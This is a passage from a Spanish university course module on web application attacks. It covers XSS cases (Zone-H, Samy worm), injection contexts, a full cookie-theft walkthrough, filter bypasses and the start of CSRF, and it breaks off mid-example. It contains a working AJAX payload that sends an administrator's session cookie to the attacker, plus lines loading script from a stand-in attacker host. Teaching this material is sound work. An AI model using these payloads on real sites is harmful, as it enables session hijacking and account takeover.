

---

# Ataques a aplicaciones web

---

PID\_00255334

José María Alonso Cebrián  
Antonio Guzmán Sacristán  
Pedro Laguna Durán  
Alejandro Martín Bailón

Revisión a cargo de  
Jordi Herrera Joancomartí  
Guillermo Navarro Arribas

*Ninguna parte de esta publicación, incluido el diseño general y la cubierta, puede ser copiada, reproducida, almacenada o transmitida de ninguna forma, ni por ningún medio, sea éste eléctrico, químico, mecánico, óptico, grabación, fotocopia, o cualquier otro, sin la previa autorización escrita de los titulares del copyright.*

## Índice

<b>Introducción.....</b>	5
<b>Objetivos.....</b>	6
<b>1. Ataques de inyección de scripts.....</b>	7
1.1. <i>Cross Site Scripting (XSS)</i> .....	9
1.1.1. Ataques .....	10
1.1.2. Métodos para introducir XSS ( <i>Cross Site Scripting</i> ) .....	12
1.1.3. Diseccionando un ataque .....	13
1.1.4. Filtros XSS .....	19
1.2. <i>Cross Site Request Forgery (CSRF)</i> .....	20
1.3. <i>Clickjacking</i> .....	23
<b>2. Ataques de inyección de código.....</b>	27
2.1. <i>SQL Injection</i> .....	27
2.1.1. Entorno de explotación del ataque .....	27
2.1.2. <i>Blind SQL Injection</i> .....	35
2.2. <i>LDAP Injection</i> .....	43
2.2.1. <i>LDAP Injection</i> con ADAM de Microsoft .....	44
2.2.2. <i>LDAP Injection</i> con OpenLDAP .....	46
2.2.3. Primeras conclusiones .....	49
2.2.4. "OR" <i>LDAP Injection</i> .....	49
2.2.5. "AND" <i>LDAP Injection</i> .....	52
<b>3. Ataques de inyección de ficheros.....</b>	55
3.1. <i>Remote File Inclusion</i> .....	55
3.2. <i>Local File Inclusion</i> .....	56
3.3. <i>Webtrogans</i> .....	58
<b>Resumen.....</b>	61
<b>Bibliografía.....</b>	63



## Introducción

La creciente relevancia que tienen hoy en día las aplicaciones web hace que el estudio de vulnerabilidades y problemas de seguridad en las mismas sea un campo muy importante en el conjunto de la seguridad informática.

En este módulo vamos a ver algunas de las principales vulnerabilidades que afectan a las aplicaciones web. Para ello veremos los ataques más significativos que se pueden realizar sobre este tipo de aplicaciones en el caso de que éstas presenten una implementación deficiente. Es importante remarcar que existen más posibles ataques y vulnerabilidades asociadas a este tipo de aplicaciones. Sin embargo, un análisis exhaustivo requeriría un mayor detalle, complejidad y extensión, por lo que se ha optado por hacer énfasis en los ataques más importantes y extendidos en la actualidad.

El módulo queda dividido en tres secciones que muestran tres tipos distintos de ataques. Por un lado, en el primer apartado se presentan los ataques de inyección de scripts, donde se hace hincapié en los ataques de Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF) y Clickjacking. A continuación, en el segundo apartado, se presentan los ataques de inyección de código, concretamente los ataques de SQL injection y LDAP injection. Por último, en el tercer apartado se describen los ataques de inyección de ficheros que permiten la ejecución de código remoto.

Todos estos ataques y vulnerabilidades generalmente se aprovechan de la arquitectura específica de aplicaciones web y no suelen ser adaptables a aplicaciones más tradicionales.

## Objetivos

Los objetivos que se persiguen con el estudio de este módulo son los siguientes:

- 1.** Entender la complejidad y diversidad de las vulnerabilidades de aplicaciones web.
- 2.** Estudiar los ataques de Cross Site Scripting (XSS) y su consecuencia en las aplicaciones.
- 3.** Conocer la existencia de ataques de inyección de comandos como SQL Injection el LDAP Injection.
- 4.** Conocer la posibilidad de la ejecución de código en servidores remotos con técnicas como las de Remote File Inclusion y Local File Inclusion.

## 1. Ataques de inyección de *scripts*

Bajo la denominación de inyección de *scripts* se agrupan diversas técnicas que comparten el mismo sistema de explotación pero persiguen distinto fin. El hecho de separarlas en categorías diferentes atiende únicamente al propósito de facilitar la fijación de los objetivos perseguidos.

Un ataque por inyección de código se plantea como objetivo lograr injectar en el contexto de un dominio un código Javascript, VBScript o simplemente HTML, con la finalidad de engañar al usuario o suplantarle para realizar una acción no deseada por éste.

Un hecho que debe quedar muy claro es que, en este tipo de ataque, el afectado directamente no es el servidor, como podría serlo en el caso de un ataque de *SQL Injection*, sino el usuario, que es el objetivo directo. Posteriormente, si el ataque es exitoso, mediante suplantación de personalidad se podrán ejecutar las acciones deseadas en el servidor afectado, al que podrá accederse desde una página web.

Esto ha implicado que los fallos de inyección de *scripts* no sean considerados como amenazas críticas por algunos sectores de la seguridad informática, que incluso declaran que errores de este tipo no podrían llegar a comprometer la seguridad de un sitio web. Como se demostrará a lo largo de este apartado, la inyección de *scripts* puede llegar a ser tan peligrosa como cualquier otra técnica si se sabe cuál es su límite y cuál es su potencial.

A continuación vamos a exponer dos casos reales relacionados con XSS (*Cross Site Scripting*) en los que la seguridad de algún sitio web ha quedado comprometida. A pesar del escepticismo de algunos, XSS puede permitir la obtención de privilegios sobre algún sistema lo suficientemente débil como para permitir insertar código Javascript.

### Zone-H

El primero de los casos es el de Zone-H, página dedicada a mantener un registro de los sitios atacados a los que se les ha modificado la apariencia de la página principal, lo que en argot se denomina *defaceados*. Este sitio registra también los autores identificados de las acciones maliciosas. Resulta irónico que fuesen ellos mismos los atacados.

El método usado por los atacantes consistió en enviar a uno de los administradores del sitio un correo electrónico a su cuenta de Hotmail, donde recientemente habían localizado un fallo de XSS. Explotando el error lograron robar su *cookie* de sesión y con ella pudieron visitar el sitio web de Zone-H. Una vez aquí solicitaron una recuperación de la contraseña que, evidentemente, se les envió al correo electrónico que habían secuestrado previamente. Con esta cuenta de administrador del sitio no les quedó

más que publicar una noticia que incluía código HTML, especialmente escrito para colocar sobre el resto de la página el contenido que ellos deseaban.

### MySpace

El segundo caso real, utilizado como ejemplo, donde el XSS logró comprometer la seguridad de un sitio fue el protagonizado por *Samy Worm* y MySpace. Samy es un chico de Estados Unidos que detectó una vulnerabilidad de XSS en el famoso portal MySpace. Para explotar este fallo, y aprovechando sus dotes de programación Javascript, Samy creó el que luego se conocería como *Samy Worm*.

Un gusano informático es un programa que se replica entre sistemas afectados por la misma vulnerabilidad. En un entorno web, un gusano sería un código Javascript que se replica entre los perfiles de los usuarios del sitio. Y eso fue lo que hizo Samy con su gusano, replicarlo en más de un millón de perfiles de MySpace.

El gusano no era especialmente maligno. Únicamente efectuaba tres acciones: se replicaba como cualquier gusano, añadía al usuario de Samy como amigo de la persona infectada e incluía la frase "*but most of all Samy is my hero*" en el apartado de héroes personales de cada perfil.

En menos de 24 horas llegó a bloquear el sistema de MySpace y los administradores de la red tuvieron que detener el servicio mientras limpiaban los perfiles de los usuarios infectados. A Samy lo detuvieron y lo condenaron a pagar una multa económica, realizar un mes de tareas para la comunidad y cumplir un año de inhabilitación para trabajar con ordenadores.

The screenshot shows a Mozilla Firefox browser window with the title "MSN Search: site:myspace.com \"samy is my hero\" - Mozilla Firefox". The address bar contains "http://search.msn.com/results.aspx?q=site%3Amyspace.com+%22samy+hero%22". The search query is "site:myspace.com \"samy is my hero\"". The results are titled "Web Results" and show over 3,497 results. Many of the results are Myspace profiles where the phrase "samy is my hero" has been injected into the user's bio or interests. Examples include "www.myspace.com/gasp", "www.myspace.com/much\_babbelry", "www.myspace.com/", "www.myspace.com/ skippingten", "www.myspace.com/phonograph", "www.myspace.com/tensecondstolove", "www.myspace.com/imamick", "www.myspace.com/big\_heart\_on", and "www.myspace.com/mrclancy". Each result includes a link to the cached page and a timestamp like "10/9/2005". The MSN logo is visible at the top right of the search interface.

Búsqueda que devolvía más de 3.000 páginas con el texto "samy is my hero"

Estos dos casos reflejan perfectamente lo crítica que puede llegar a ser una vulnerabilidad XSS y el resto de sus variantes para la seguridad de un sitio web, a pesar de la opinión de quienes no las consideran como tales.

### 1.1. **Cross Site Scripting (XSS)**

El *Cross Site Scripting* es la base de todas las demás técnicas que se van a ir analizando en este módulo, así que es fundamental entender correctamente todos los conceptos que se explican a continuación.

Cuando se habla de ejecución remota de código es necesario considerar cómo se realiza la interacción con la página. Evidentemente, toda petición enviada al servidor va a ser procesada por éste, y, en función de cómo la interprete, será o no factible un ataque mediante XSS.

Una página es vulnerable a XSS cuando aquello que nosotros enviamos al servidor (un comentario, un cambio en un perfil, una búsqueda, etc.) se ve posteriormente mostrado en la página de respuesta. Esto es, cuando escribimos un comentario en una página y podemos leer posteriormente nuestro mensaje, modificamos nuestro perfil de usuario y el resto de usuarios puede verlo o realizamos una búsqueda y se nos muestra un mensaje: "No se han encontrado resultados para <texto>", se está incluyendo dentro de la página el mismo texto que nosotros hemos introducido. Ahí es donde vamos a empezar a investigar para lograr introducir nuestro código XSS.

Una vez se ha detectado una zona de la aplicación que al recibir texto procedente del usuario lo muestra en la página llega el momento de determinar si es posible utilizar esa zona como punto de ataque de XSS. Para ello es posible insertar un pequeño código Javascript que muestra un mensaje de alerta con objeto de descubrir rápidamente si se está actuando en la línea correcta de ataque. Para los ejemplos se utilizará el siguiente código:

```
<script>alert("Hola Mundo!");</script>
```

El código anterior va a ser válido para la mayoría de los casos, aunque, como se verá posteriormente, determinados filtros anti-XSS pueden imposibilitar el uso de ciertos caracteres a la hora de introducir el código Javascript (las comillas dobles o los caracteres de mayor que y menor que suelen estar prohibidos).

#### Ejemplo

Imaginemos que disponemos de un perfil en una red social donde se nos permite modificar nuestra descripción personal. En lugar de escribir otra información en este apartado, se introduce el código Javascript anterior. Si al visitar de nuevo nuestro perfil se muestra una ventana de alerta con el mensaje "Hola Mundo!" se puede afirmar que la página en cuestión es vulnerable a XSS.

Dentro de los posibles fallos de XSS podemos distinguir dos grandes categorías:

- **Permanentes.** El ejemplo comentado en el párrafo anterior pertenece a esta categoría. Su denominación se debe al hecho de que, como mostraba dicho ejemplo, la ventana de alerta en Javascript queda almacenada en algún lugar, habitualmente una base de datos SQL, y se va a mostrar a cualquier usuario que visite nuestro perfil. Evidentemente, este tipo de fallos de XSS son mucho más peligrosos que los no permanentes, que se comentan a continuación.
- **No permanentes.** Esta categoría queda ilustrada con el caso que ahora se menciona. Nos encontramos con una página web que dispone de buscador, el cual, al introducir una palabra inventada o una cadena aleatoria de caracteres, muestra un mensaje del tipo: "No se han encontrado resultados para la búsqueda <texto>", donde <texto> es la cadena introducida en el campo de búsqueda.  
Si en la búsqueda se introduce como <texto> el código Javascript antes indicado, y de nuevo aparece la ventana de alerta, ello significa que la aplicación es vulnerable a XSS. La diferencia es que, en esta ocasión, los efectos de la acción no son permanentes.

Procede en estos momentos realizar una recapitulación de conceptos. XSS (*Cross Site Scripting*) consiste en la posibilidad de introducir código Javascript en una aplicación web, lo que permite realizar una serie de acciones maliciosas en la misma. Para inyectar el código se localiza una zona de la página que por su funcionalidad incorpore dentro de su propio código HTML el código Javascript que anteriormente se ha introducido en algún lugar de la aplicación. Si este código se ha escrito en algún campo donde queda almacenado en una base de datos de forma permanente se mostrará cada vez que un usuario acceda a la página. Sin embargo, las vulnerabilidades más habituales son las no permanentes. En estos casos es necesario recurrir a la ingeniería social para efectuar el ataque. Para ello es necesario fijarse en primer lugar en la URL de la página que deberá ser algo similar a esto:

```
http://www.victima.com/search?query=<script>alert("Hola Mundo!");</script>
```

Una vez se disponga de esta URL, se deberá procurar que la víctima haga clic sobre ella, ejecutando el código Javascript. Esta situación correspondería ya a otro ámbito de estudio como es la ingeniería social.

### 1.1.1. Ataques

Vamos a comentar a continuación las posibles implicaciones de seguridad que puede presentar un fallo de este tipo. Ha de considerarse que se trata únicamente de ideas generales y que el límite lo ponen la imaginación del atacante y las funcionalidades de la aplicación objetivo del ataque.

- Toma del control del navegador. Un ataque de XSS puede tomar el control del navegador del usuario afectado y, como tal, realizar acciones en la aplicación web. Si se ha logrado que un usuario administrador ejecute nuestro código Javascript las posibilidades de actuación maliciosa son muy superiores. Por poner un ejemplo, será posible desde borrar todas las noticias de una página hasta generar una cuenta de administrador con los datos que nosotros especifiquemos. Si el código Javascript es ejecutado por un usuario sin derechos de administración se podrá realizar cualquier modificación asociada al perfil específico del usuario en el sitio web.
- *Phishing*. Otra posible acción a efectuar haciendo uso de estas técnicas es el *phishing*. Mediante Javascript, como hemos visto, podemos modificar el comportamiento y la apariencia de una página web. Esto permite crear un formulario de *login* falso o redirigir el *submit* de uno existente hacia un dominio bajo nuestro control.
- Ataques de *defacement*. Podemos ejecutar ataques de *defacement* apoyándonos en técnicas que explotan vulnerabilidades XSS. Como ya se ha mencionado, *defacement* no es más que la modificación de la apariencia original de una página web para que muestre un mensaje, normalmente reivindicativo, en lugar de su apariencia normal.
- Ataque de denegación de servicios distribuidos. Aunque menos habitual, también es posible realizar un ataque de denegación de servicios distribuidos (*Distributed Denial of Services*, DDoS). Para ello, se forzará a los navegadores, mediante código Javascript, a que hagan un uso intensivo de recursos muy costosos en ancho de banda o en capacidad de procesamiento de un servidor de forma asíncrona.
- El gusano XSS. Para finalizar con esta enumeración de posibles tipos de ataques realizados basándonos en XSS, se cita el de gusano XSS. Éste se definiría como un código Javascript que se propaga dentro de un sitio web o entre páginas de Internet. Supongamos la existencia de un fallo XSS en la descripción personal de los usuarios de una red social. En esta situación, un usuario malintencionado podría crear código Javascript que copiase el código del gusano en el perfil del usuario que visita otro perfil infectado y que, adicionalmente, realizase algún tipo de modificación en los perfiles afectados.

Como se puede comprobar, las posibilidades que ofrece el XSS son realmente amplias. Las únicas limitaciones existentes se deben a la imposibilidad de ejecutar código fuera del navegador, dado que la *sandbox* sobre la que se ejecuta no permite el acceso a ficheros del sistema y a las propias funcionalidades que ofrezca el sitio web objeto del posible ataque.

### 1.1.2. Métodos para introducir XSS (*Cross Site Scripting*)

Para exponer las distintas metodologías que permiten introducir código Javascript en una página vulnerable a XSS, vamos a desarrollar una serie de prácticas de la técnica. Se van a abordar los métodos más comunes para insertar el código malicioso generado. Los métodos expuestos se nombrarán en función de las zonas de código de la aplicación web donde va a quedar ubicado el código Javascript introducido:

- 1) **El código se copia entre dos etiquetas HTML.** Es el modo más sencillo. Simplemente tenemos que introducir el código Javascript que deseemos ejecutar.

```
<script>alert("Hola Mundo!");</script>
```

- 2) **El código se copia dentro de una etiqueta *value* de una etiqueta *<input>*.**

El ejemplo básico es el de los buscadores en sitios web que se describió anteriormente. Cuando realizamos una búsqueda a través de ellos lo habitual es que el término introducido se copie dentro del campo del buscador. Esto, en HTML quedaría como el código que se muestra a continuación:

```
<input type="text" name="q" value="[busqueda]" />
```

Como se puede observar, nuestro código queda situado entre unas comillas dobles de un atributo perteneciente a una etiqueta HTML que no permiten que éste se ejecute. Por ello será necesario cerrar la etiqueta HTML en la que nos encontremos y posteriormente insertar el código Javascript.

"/><script>alert("Hola Mundo!");</script><div class="

La combinación resultante quedaría como se indica a continuación:

```
<input type="text" name="q" value="" /><script>alert("Hola Mundo!");</script><div class="" />
```

Al final del código generado se ha introducido una etiqueta *<div>* para evitar de este modo que el código HTML quede malformado.

- 3) **El código se copia dentro de un comentario HTML.** Este caso suele ser común en páginas mal programadas que dejan mensajes de depuración dentro del código fuente HTML. Un ejemplo de lo que podríamos encontrar en una situación de este tipo es el siguiente:

```
<!-- La busqueda fue "[busqueda]" -->
```

Donde *[busqueda]* correspondería a la cadena de texto buscada. En este caso se deberían cerrar los caracteres de comentario HTML, introducir nuestro código Javascript y posteriormente volver a abrir los comentarios HTML. De este modo, el código creado por nosotros debería compenetrarse perfectamente con el código original de la página.

```
--><script>alert("Hola Mundo!");</script><!--
```

La combinación adecuada podría ser como la mostrada a continuación:

```
<!-- La busqueda fue "--><script>alert("Hola Mundo!");</script><!--" -->
```

**4) El código se copia dentro de un código Javascript.** Esto es habitual cuando las páginas utilizan datos introducidos por el usuario para generar algún tipo de evento personalizado o almacenar los que se van a usar posteriormente en algún otro lugar de la aplicación web. La sintaxis sería como la siguiente:

```
<script> var busqueda = "[busqueda]"; </script>
```

En este punto no es necesario incluir las etiquetas `<script>`, sino que podemos introducir directamente el código Javascript como se refleja en la siguiente sintaxis. No tener que incluir las etiquetas `<script>` será importante cuando sea necesario evitar los filtros anti-XSS que las eliminan.

```
";alert("Hola Mundo!");//
```

Hemos utilizado las barras al final de la sintaxis para lograr que el resto de la línea Javascript quede comentada y no interfiera en la ejecución de nuestro código. Esta circunstancia es ahora aún más determinante que cuando nos encontramos incorporando el código generado al código HTML, debido a que si el Javascript no es válido la mayoría de los navegadores no lo ejecutarán. Finalmente, el código quedaría de la siguiente manera:

```
<script> var busqueda ="";alert("Hola Mundo!");//";</script>
```

**5) Otros casos.** Los especificados anteriormente son los ejemplos más comunes en los que vamos a encontrar que nuestro código Javascript se incluye dentro del código HTML de una página. En los casos indicados se ha partido del supuesto de que no existen filtros anti-XSS implementados. Junto a los anteriores existen otros casos más complejos para la inclusión de código Javascript como puede ser hacerlo en cabeceras HTTP.

### 1.1.3. **Diseccionando un ataque**

Para entender mejor el funcionamiento de esta técnica vamos a analizar un ataque desde el inicio hasta el final.

El ataque consistirá en el robo de la *cookie* de sesión del usuario administrador de un sitio web. La *cookie* de sesión consiste en un pequeño fichero (de hasta 4 Kb) que contiene un identificador único y que se envía desde nuestro navegador junto a cada petición que realizamos hacia un servidor. Este identificador, asociado a un usuario que se ha *logeado* satisfactoriamente en el sistema, evita tener que introducir sus credenciales para cada página que el usuario visita dentro de un mismo dominio. Por lo tanto, si obtenemos el identificador de otro usuario y se lo enviamos al servidor, éste nos asociará en todo momento al usuario al que estamos suplantando.

El paso principal en todo análisis en busca de vulnerabilidades de tipo XSS en una página web es localizar zonas funcionales de ésta que permitan la introducción de texto donde éste se vuelva a mostrar, bien de forma permanente si queda almacenado en una base de datos, bien de forma no permanente si no es así.

En el caso mostrado en la siguiente imagen, la página web ofrece un servicio de mensajería entre usuarios que puede ser un ejemplo simple para un posible ataque XSS.

The screenshot shows a web-based messaging application. At the top, there's a blue header with the text "SMS 2.0!" and "Ahora con un 15% más de comunidad". Below the header, on the left, is a sidebar menu with the following items: "Logeado como eviluser", "Bandeja de entrada", "Enviar mensaje", "Borrar mensajes", "Cerrar sesión", and "Listado de usuarios". To the right of the sidebar is a main content area. In this area, there's a text input field labeled "Para:" followed by a large empty white text area for the message body. Below the message body is an "Enviar" button. At the bottom left of the main content area, there's a small label "Envío de mensaje".

Para determinar si un campo, ya sea un parámetro desde la URL, ya un campo de texto donde sea posible escribir, es vulnerable a XSS vamos a introducir una serie de caracteres para comprobar si existe algún filtro anti-XSS. Los caracteres a introducir serían:


- Comilla simple (')
- Comilla doble (")
- Símbolo de mayor que (>)
- Símbolo de menos que (<)
- Barra (/)

- Espacio ()

Si somos capaces de introducir estos caracteres existe un alto porcentaje de posibilidades de encontrar algún fallo de XSS. Sin embargo, no podemos asegurar su existencia de forma totalmente definitiva, siempre existe la posibilidad de encontrarnos con algún otro tipo de filtro que nos impida introducir palabras clave como *script*, *onload* o *javascript*.

En el escenario que ahora se plantea se puede introducir cualquier tipo de carácter o cadena de caracteres tras verificar que éstos no son filtrados ni bloqueados. Vamos a aprovecharnos de esta situación para generar nuestro primer ataque de XSS.

En el campo de *Para:* vamos a escribir nuestro nombre de usuario, *eviluser*. De este modo, todas las pruebas que realicemos se enviarán directamente a este usuario, evitando alertar al usuario administrador. En el campo del cuerpo del mensaje vamos a introducir un texto con código Javascript que nos muestre un mensaje de "Hola Mundo!", como lo hacían ejemplos anteriores. El resultado del código introducido antes de enviar se puede ver a continuación:



XSS antes de ser enviado

En este punto es importante detenernos y analizar lo que ocurrirá cuando hagamos clic en el botón *Enviar*. Aún siendo nosotros los que hemos introducido y enviado este código, la vulnerabilidad XSS aún no habrá sido explotada. Esto ocurrirá cuando naveguemos con nuestro usuario *eviluser* hasta su bandeja de entrada. Es por ello por lo que los fallos de XSS se diferencian del resto de técnicas. Tras pulsar *Enviar* y desplazarnos a la bandeja de entrada obtendremos una ventana de alerta con el mensaje especificado.

Realmente, lo que nos interesa de lo anterior es analizar cómo ha quedado el código fuente HTML resultante de los pasos anteriores y según nos lo devuelve el servidor:

```
<a href="index.php?action=delete">Borr
<a href="index.php?action=logout">
<p class="autor">De: eviluser</p><p class="mensaje"><script>
alert("Hola Mundo!");
</script></p></div>
</div>
</body>
```

Código fuente HTML con XSS

Como se puede observar, todos y cada uno de los caracteres que hemos introducido han quedado almacenados en la base de datos y se han copiado en el código HTML generado, sin que se les haya aplicado ningún filtro.

Una vez demostrado que podemos ejecutar código Javascript en la página, se estará en disposición de empezar a jugar con sus funcionalidades. De este modo será posible crear un código que cierre automáticamente la sesión del usuario o borre todos sus mensajes. La lista de posibilidades de acciones maliciosas sería interminable.

En el ejemplo que estamos exponiendo vamos a desarrollar una acción de mayor gravedad, para lo que utilizaremos tecnología AJAX (*Asynchronous JavaScript and XML*) y enviaremos mensajes de manera automática utilizando para ello la cuenta del usuario. De esta manera vamos a conseguir que el usuario que reciba nuestro mensaje nos envíe a nuestra bandeja de entrada un mensaje que contiene su *cookie* de sesión. Si se lo enviamos a un usuario con privilegios administrativos lograremos un control total sobre la aplicación.

Generalmente será necesaria una buena base de Javascript para explotar de manera satisfactoria cualquier fallo de XSS. En tal caso, estos conocimientos deberán ser avanzados. Aquí se va a facilitar un código completamente funcional que analizaremos línea por línea para que se pueda entender el objetivo del mismo.

```
<script>
d = "&to=eviluser&enviar=Enviar&mensaje=Mi cookie es: "+document.cookie;
if(window.XMLHttpRequest)
{
    x=new XMLHttpRequest();
}
else
{
    x=new ActiveXObject('Microsoft.XMLHTTP');
}
x.open("POST","func/send.php",true);
x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
x.setRequestHeader('Content-Length',d.length);
x.send(d);
```

```
</script>
```

Este código Javascript nos va a permitir recoger la *cookie* de sesión del usuario. De manera totalmente transparente para el usuario afectado, éste nos la enviará mediante un mensaje. Procedamos al análisis:

- Inicialmente se declara una variable *d*. Ésta contiene los valores de *&to*, *&enviar* y *&mensaje*, que son las variables que se envían en la aplicación cuando mandamos un mensaje. Detalle importante a observar es el contenido de la variable *&mensaje*, *document.cookie*, un objeto del DOM de la página que contiene todas las *cookies* asociadas al dominio actual.
- En las líneas siguientes se realiza un *if...else* que nos asegura la creación de un objeto de tipo *XMLHttpRequest* tanto en navegadores Internet Explorer como Firefox o similares. Este objeto es el usado para realizar las peticiones AJAX.
- Con *open()* establecemos las condiciones que se van a utilizar para enviar el formulario. Éste será enviado por *POST* a la URL *func/send.php*. Esto se obtiene analizando de nuevo el formulario de envío. Mediante *True* se indica que la petición será realizada de manera asíncrona, esto es, el navegador no se quedará "congelado" mientras se envía el mensaje.
- Las dos siguientes líneas, en las que hacemos una llamada a la función *setRequestHeader()*, se usan para establecer cabeceras HTTP que hagan que el servidor web entienda que lo que estamos enviando es un formulario, aunque el usuario no haya rellenado el mismo.
- Para terminar, se invoca a *send()* pasándole como parámetro la variable *d* que teníamos creada desde el principio del código. Con esto, el navegador realiza las acciones definidas anteriormente y, si todo ha salido bien, el usuario afectado nos enviará su *cookie* de sesión.

#### DOM

DOM son las siglas de *Document Object Model*. Es una manera de nombrar cualquier elemento de una página web, desde la barra de direcciones hasta un simple texto en negrita mediante una nomenclatura jerárquica. Por ejemplo, todos los elementos HTML de una página están relacionados en *document.body*.

Para verificar que el ataque se está efectuando según lo previsto, vamos a enviar un mensaje al usuario *admin* y desde otro navegador iniciaremos sesión con nuestro usuario para comprobar así que el código cumple con su cometido.



XSS antes de ser enviado

Como se puede apreciar en la imagen anterior, se ha añadido un mensaje en el cuerpo del envío para que el usuario administrador no sospeche al recibir un mensaje vacío. Después de pulsar el botón *Enviar*, el usuario *eviluser* solo tendrá que sentarse a esperar刷新 su bandeja de entrada hasta que reciba un mensaje de usuario *admin* con el valor de su *cookie* de sesión. El código Javascript enviado se podrá observar dentro del código fuente, pero pasará completamente desapercibido para el usuario *admin* cuando éste inicie sesión con su navegador y se le presente automáticamente su bandeja de entrada.

```

18 <div class="contenido">
19 <p class="autor">De: eviluser</p><p class="mensaje"><script>
20 d = "&to=eviluser&enviar=Enviar&mensaje=Mi cookie es: "+document.cookie;
21 if(window.XMLHttpRequest)
22 {
23     x=new XMLHttpRequest();
24 }
25 else
26 {
27     x=new ActiveXObject('Microsoft.XMLHTTP');
28 }
29 x.open("POST","func/send.php",true);
30 x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
31 x.setRequestHeader('Content-Length',d.length);
32 x.send(d);
33 </script>
34 ;Que pagina mas chula!</p></div>
35
36 </div>
37 </body>
38

```

Código HTML recibido por el usuario *admin* al abrir su bandeja de entrada

Este código ha sido interpretado por el navegador del usuario *admin* y automáticamente se ha enviado un mensaje al usuario *eviluser* con la *cookie* de sesión.



Mensaje recibido por el usuario *eviluser*

Con esta información en su poder, el usuario *eviluser* puede proceder a modificar el valor de su *cookie* con el valor recibido. De este modo, cuando su navegador lo envía al servidor, éste responde con las páginas correspondientes al usuario *admin*.

Esta demostración es un claro ejemplo del potencial que puede llegar a implicar un ataque basado en XSS. Como se ha visto, sin conocer la contraseña del administrador de un sitio web hemos logrado acceder a su cuenta.

#### 1.1.4. Filtros XSS

En la gran mayoría de las ocasiones no será posible escribir código Javascript directamente, a diferencia de lo que se ha hecho en el ejemplo anterior. Habitualmente, los programadores habrán establecido una serie de reglas para intentar evitar los fallos XSS. Sin embargo, habitualmente los filtros utilizados son implementaciones parciales de lo que debería ser un filtro anti-XSS completo, y esto nos permite introducir nuestro código Javascript salvando las dificultades adicionales que se presenten.

Vamos a plantear una serie de medidas de protección que podemos encontrarnos y cómo pasar las limitaciones impuestas por éstas. Esto nos servirá para entender cómo piensa un atacante a la hora de introducir código XSS y mejorar de este modo nuestras posibles implementaciones de filtros anti-XSS.

**Cuando introducimos ' o " estos caracteres se cambian por \' o \"**

Esta técnica es conocida como "escapar los caracteres" y es útil frente a inyecciones SQL, aunque no lo es frente a ataques XSS. Cuando intentamos cerrar una etiqueta HTML, como vimos anteriormente, y nos encontramos con que se están escapando nuestras comillas pueden darse dos situaciones, ambas salvables por parte del atacante:

- 1) La etiqueta queda cerrada como \' o \", algo que en HTML es totalmente válido, por lo que podemos seguir introduciendo código Javascript.

```
<input type="text" name="q" value="\" /><script>alert(document.cookie);</script>
```

- 2) Nos es imposible establecer la cadena "Hola Mundo!" al no poder escribir correctamente las comillas. Son varios los métodos de posible uso. Por ejemplo, podemos utilizar la función `String.fromCharCode()`, que recibe una lista de códigos ASCII y genera una cadena:

```
String.fromCharCode(72, 111, 108, 97, 32, 77, 117, 110, 100, 111, 33)
```

También es posible establecer referencias a ficheros Javascript externos, donde podremos usar todos los caracteres que deseemos sin preocuparnos por ningún tipo de filtro:

```
<script src=http://www.atacante.com/xss.js></script>
```

**El código introducido no puede ser superior a X caracteres**

Una limitación típica es encontrarnos con que no podemos escribir más de un número determinado de caracteres. Esta limitación se puede solventar de nuevo de dos maneras:

- 1) Si son varias las variables en las que es posible introducir código Javascript podemos usar la suma de los caracteres correspondientes a cada una de ellas para ampliar el número de caracteres disponibles. Esto se realizaría mediante los caracteres de comentarios multilínea de Javascript: /\* al inicio y \*/ al final.
- 2) Si estamos limitados al tamaño de un solo campo es posible utilizar un fichero externo para cargar todo el código Javascript necesario. Para reducir la longitud de la dirección URL podemos usar páginas del estilo [tinyurl.com](http://tinyurl.com) o [is.gd](http://is.gd). Así, por ejemplo, la URL <http://www.victima.com/xss.js> queda traducida a <http://is.gd/owYT>:

```
<script src=http://is.gd/owYT></script>
```

**No podemos introducir la cadena *script* o no se nos permite introducir los caracteres de mayor que (>) y menor que (<)**

Aunque inicialmente podrían parecer dos casos distintos, al final pueden ser resueltos de la misma manera. Las etiquetas HTML tienen eventos que pueden lanzarse al ocurrir ciertos sucesos: *OnLoad* cuando se carga el elemento, *OnMouseOver* cuando se desplaza el cursor por encima, *OnClick* cuando se hace clic sobre él, etcétera. Podemos usar estos elementos para introducir nuestro código:

```
<input type="text" name="búsqueda" value="" OnFocus="alert('Hola Mundo!');" />
```

## Otros casos

Las técnicas de XSS son tan variadas como podamos imaginar. Hay que tener en cuenta que no dependemos de la tecnología del servidor sino de la del navegador que estén usando los usuarios. Existen técnicas para ejecutar código Javascript que funcionan en Internet Explorer 7 y no en Firefox 3, o incluso código que se ejecuta en Safari 3 pero no lo hace en la versión 4. Por ello no es factible automatizar esta técnica ni llegar a conocer todos los entresijos de la misma, de modo que el atacante deberá utilizar su conocimiento y experiencia para lograr introducir el código XSS.

### 1.2. **Cross Site Request Forgery (CSRF)**

Una vez entendida la base del XSS es el momento de estudiar algunas técnicas concretas derivadas de ésta y lo que es posible hacer con ellas. Una de dichas técnicas es la del *Cross Site Request Forgery* (CSRF).

El CSRF es una técnica con la cual vamos a lograr que el usuario realice acciones no deseadas en dominios remotos. Se basa en la idea de aprovechar la persistencia de sesiones entre las pestañas de un navegador. Vamos a analizarla con un ejemplo hipotético para entenderla.

#### Ejemplo hipotético de la técnica **Cross Site Request Forgery**

El usuario abre su navegador y entra en el sitio [www.sitio001.com](http://www.sitio001.com). En este sitio inicia sesión con su usuario y se le permite realizar una serie de acciones económicas, tales como pujas o compras de objetos. A su vez, entra en la red social de moda, [www.sitio002.com](http://www.sitio002.com), donde tiene sus fotos personales y se intercambia mensajes con sus amigos. Sin embargo, resulta que en el [sitio002.com](http://www.sitio002.com) tiene un fallo de XSS permanente y un atacante lo va a usar para generar un ataque CSRF.

